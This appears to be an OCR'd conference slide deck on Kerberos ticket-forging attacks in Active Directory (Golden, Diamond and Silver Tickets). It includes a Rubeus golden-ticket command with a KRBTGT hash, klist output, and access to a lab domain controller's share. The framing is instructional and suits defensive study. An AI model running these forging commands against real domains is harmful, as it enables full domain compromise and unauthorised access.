


Create your own TGT - TGS-REQ

- Baking your own TGT for TGS-Req:
- KDC LTS NT Hash of the KRBTGT account fo
- Domain SID
- Domain Name
- Username
- Account Groups



Golden Ticket Packet Flow



1. Send TGS REQ with the home baked TGT in it requesting access to the service
2. Response is a TGS that can then be used to access the service

Golden Ticket Attack

1

```
C:\Tools\rubeus-special>dir \\dc1.threathunting.local\c$
Access is denied.

C:\Tools\rubeus-special>rubeus-special.exe golden /rc4:88262007c76970c818280ace74fc444d /user:Administrator /ldap /ptt /extendedupndns

   _____
  (____ \     |_|
   ____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: Build TGT
```

2

```
\Tools\rubeus-special>klist

Current LogonId is 0:0x2959d74

Cached Tickets: (1)

#0>     Client: Administrator @ THREATHUNTING.LOCAL
        Server: krbtgt/threathunting.local @ THREATHUNTING.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 6/28/2023 11:19:55 (local)
        End Time:   6/28/2023 21:19:55 (local)
        Renew Time: 7/5/2023 11:19:55 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

3

```
#2>     Client: Administrator @ THREATHUNTING.LOCAL
        Server: cifs/dc1.threathunting.local @ THREATHUNTING.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 6/28/2023 11:21:14 (local)
        End Time:   6/28/2023 21:19:55 (local)
        Renew Time: 7/5/2023 11:19:55 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: dc1.threathunting.local
```

4

```
C:\Tools\rubeus-special>dir \\dc1.threathunting.local\c$
 Volume in drive \\dc1.threathunting.local\c$ has no label.
 Volume Serial Number is 8C77-91DD

 Directory of \\dc1.threathunting.local\c$

08/03/2023  10:00 pm    <DIR>          PerfLogs
10/03/2023  12:47 pm    <DIR>          Program Files
16/07/2016  11:23 pm    <DIR>          Program Files (x86)
19/03/2023  09:20 am    <DIR>          share1
12/03/2023  08:35 pm    <DIR>          Tools
08/03/2023  09:32 pm    <DIR>          Users
05/05/2023  11:06 pm    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  79,854,809,088 bytes free
```

Diamond Ticket

- While Golden Ticket take advantage of able to forge TGT from ground up, Diamond Ticket, decrypts and encrypt sTGT, making subtle changes to avoid detection
- Steps to perform Diamond ticket
  - Request a ticket for a valid account
  - Decrypt the TGT with the KDC-LTS
  - Modify/add group SIDs in the PAC
  - Re-calculate PAC signatures
  - Encrypt it using the KDC-LTS and use

Silver Ticket


Silver Ticket


- A forged Service Ticket (ST) created using the TRGT-LTS or Service Account NT Hash
- Allows to add desired PAC, arbitrary information added by the creator of the ST
- The PAC is not validated by default, and is rarely configured for validation
- While the scope of the Silver Ticket is limited to that of a Golden Ticket, there is no communication with the Domain Controller and the hash is often easier to get, detection is more difficult

Forging the Silver Ticket

- An attacker can forge the AP-REQ by using the TRGT-LTS or Service account's NT Hash
- Rest of the information can be forged
- The PAC is doubly signed with TRGT-LTS and KDC-LTS
- In most systems PAC validation is not enabled that means KDC LTS signature is not validated

Silver Ticket Attack





Thanks for listening!

Anurag Khanna

@khannaanurag

www.linkedin.com/in/khannaanurag